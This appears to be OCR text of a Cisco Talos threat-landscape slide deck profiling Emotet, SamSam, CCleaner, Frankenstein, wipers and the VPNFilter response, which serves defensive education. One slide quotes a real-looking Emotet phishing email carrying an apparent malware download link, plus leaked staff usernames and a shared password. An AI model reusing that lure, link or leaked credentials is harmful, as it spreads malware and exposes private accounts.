


Threat Data Cycle

Security solutions are developed to prevent and address threats. These solutions and updates are pulled down by Cisco Security products.

Talos
Cisco Security Research

From Unknown to Understood



Endpoint
- Endpoint Detection & Response
- Mobile Security
- Multi-Factor Authentication

Network
- Firewall & Intrusion Prevention
- Web Security
- SD Segmentation

Cloud
- Secure Internet Gateway
- DNS-Layer Security
- Email Security

Services
- Incident Response on Retainer
- Emergency Incident Response
- Insights On Demand


Embargoed until 11/5

TALOS
Cisco Security Research

Threat Landscape


Cisco Security Research

Commodity Malware Lifecycle



Talos
Cisco Security Research

Cyber "Kill Chain"



Common

Ransomware

Tools

- Emotet and various Loaders
- Docs, Exec, PDFs, RTFs
- RaaS

Tactics

- Spam with embedded files
- Link based Spam
- Tor and Bitcoin/Crypto currency

Description

- Lots of Individual Actors
- Spray and Pray
- Disruptive Nuisance

Processes

- Encrypts files.
- Some contain lateral movement functionality or share encryption

Crypto Mining

Tools

- Macros, Docs, PDFS, and EXEs
- Also compiled for IoT devices
- Mimikatz and Credential stealers

Tactics

- Default passwords
- Spam, Link Spam, and Phishing
- Coinhive and other embedded miners

Description

- Utilizes spare CPU to make money
- Wide and Common
- Low bar like Ransomware

Processes

- Steals CPU time
- Doesn’t cause problems, so users don’t report it.

TALOS
Cisco Security Research

Emotet

Tools

- Modular payloads including ransomware
- Multiple botnets distributing threat
- Network based propagation

Tactics

- Email Delivery Common (URL & Maldoc)
- Malware Downloaders Common (.DOCX, .XLSX, etc)
- Polymorphic/Sandbox Evasion

Description


- Banking Trojan + a lot more
- Modular Malware
- Widespread global distribution

Processes

- Get foothold, gather information
- Base payload on highest ROI
- Sophisticated commodity malware

Talos
Cisco Security Research

Leaking Data via Stolen Threads



Jason Brookman
Re: RE: Millmead Children's Centre ACCOUNT QUERY
To: Lucy Scott

April 11, 2019 at 11:56 AM

This file is an data for March.

http://canho-ezland.com/wp-content/LTtAm-Rft7SpfHR41Ote_qjlHZpQCm-d5/

Jason Brookman
meadownursery@surestartmillmead.org.uk

----Original Message-----
Hi Jason,

I have reset all passwords for you. Please see below for your staff's login details:

To login, please go to: https://app.flicklearning.com/local/login/ <https://app.flicklearning.com/local/login/>

First name / Last name

Username

Password

Annette Couzens <https://app.flicklearning.com/user/view.php?id=21715&course=1>

annette.couzens

Pa55word1

Chloe Franks <https://app.flicklearning.com/user/view.php?id=21716&course=1>

chloe.franks

Pa55word1

Collette McGill <https://app.flicklearning.com/user/view.php?id=21720&course=1>

collette.mcgill

Pa55word1

Cisco Security Research

Opportunistic

SamSam

Description

- SamSam is a Ransomware Actor
- Focuses on Verticals
- Has over 5 million in BTC

Tools

- Public Exploits and Brute Force tools
- Internal Windows Utils PSEXEC and WMI
- Mimikatz and Credential stealers

Tactics

- Targets entire organizations based on vertical and known vulnerabilities
- Builds a custom ransomware for each attack
- Utilizes small ransoms to guarantee higher payouts

Processes

- Steals credentials and moves laterally
- Works one “client” at a time, but targets verticals in groups

Talos
Cisco Security Research

Nation

Cisco Security Research

CCleaner

Tools

- Targeted Phishing
- Comprehensive recon and target profiling
- Keyloggers and custom credential stealers

Tactics

- Supply chain and victim to victim pivoting
- Low and slow internal recon
- Complex multi-stage attacks

Description


- Advanced Actor associated with a Nation State
- Has the ability to run long and complex operations focused on IP level theft

Processes

- Highly targeted victim identification through data mining
- Focused on stealth, in it for the long game

Talos
Cisco Security Research

Frankenstein



Tools

- Open source components
- detect when the sample is being run in a VM
- leverages MSbuild to execute a PowerShell command
- project called "Fruityc2" to build a stager
- project called "PowerShell Empire" for their agents

Tactics

- Crafting malicious documents to obtain access and RCE
- Evading analysis environments

Description


- Moderately advanced actor - possibly APT

Processes

- Malicious payload hosted as a Word template on a host impersonating popular cloud storage vendor
- Obtain remote access without the need for powershell.exe executable

Talos
Cisco Security Research

Are wipers incidents common?



2013 2014 2015 2016 2017 2018

SHAMOON1
Aug. 2012
Targets: Refineries in KSA

DARK SEOUL
March 2013
Targets: Broadcast and ATMs in South Korea

GUARDIANS OF PEACE
Nov.2014
Target: Sony

BLACK ENERGY
Nov. 2015
Targets:
ICS, Energy Sector in Ukraine

SHAMOON2
Nov. 2016
Target:
Refineries in KSA

WANNA CRY
May 2017
Targets:
Worldwide attack

NYETYA
Jun. 2017
Target: Ukreain generic ally, spread all over the world

OLYMPIC DESTROYER
Feb. 2018
Target: Winter Olympic games in South Korea

Talos
Cisco Security Research

Collective Response

May 23, 2018

In a pre-coordinated effort, collective response by Talos, FBI, international LEO, global public and private sector intelligence partners (including the Cyber Threat Alliance) simultaneously drops to counter the threat posed by VPNFilter.

Talos releases findings: The malware infected more than 500K networking devices worldwide and had the potential to completely shut down internet access to those users. Talos releases research-in-progress and on secondary payloads and all available intelligence/ IoCs in a bid to protect these devices.

FBI and LEO move to disrupt VPNFilter, seizing the malware C2 domains and urging users to reboot routers and update firmware. Intelligence partners update coverage for their customers and users in coordination with collective response effort.

Jun. 6, 2018

Additional research with an international coalition of resources confirms new stage 3 module, malicious code injection to exploit endpoints, and additional devices affected. Talos updates product coverage.

Sept. 26, 2018

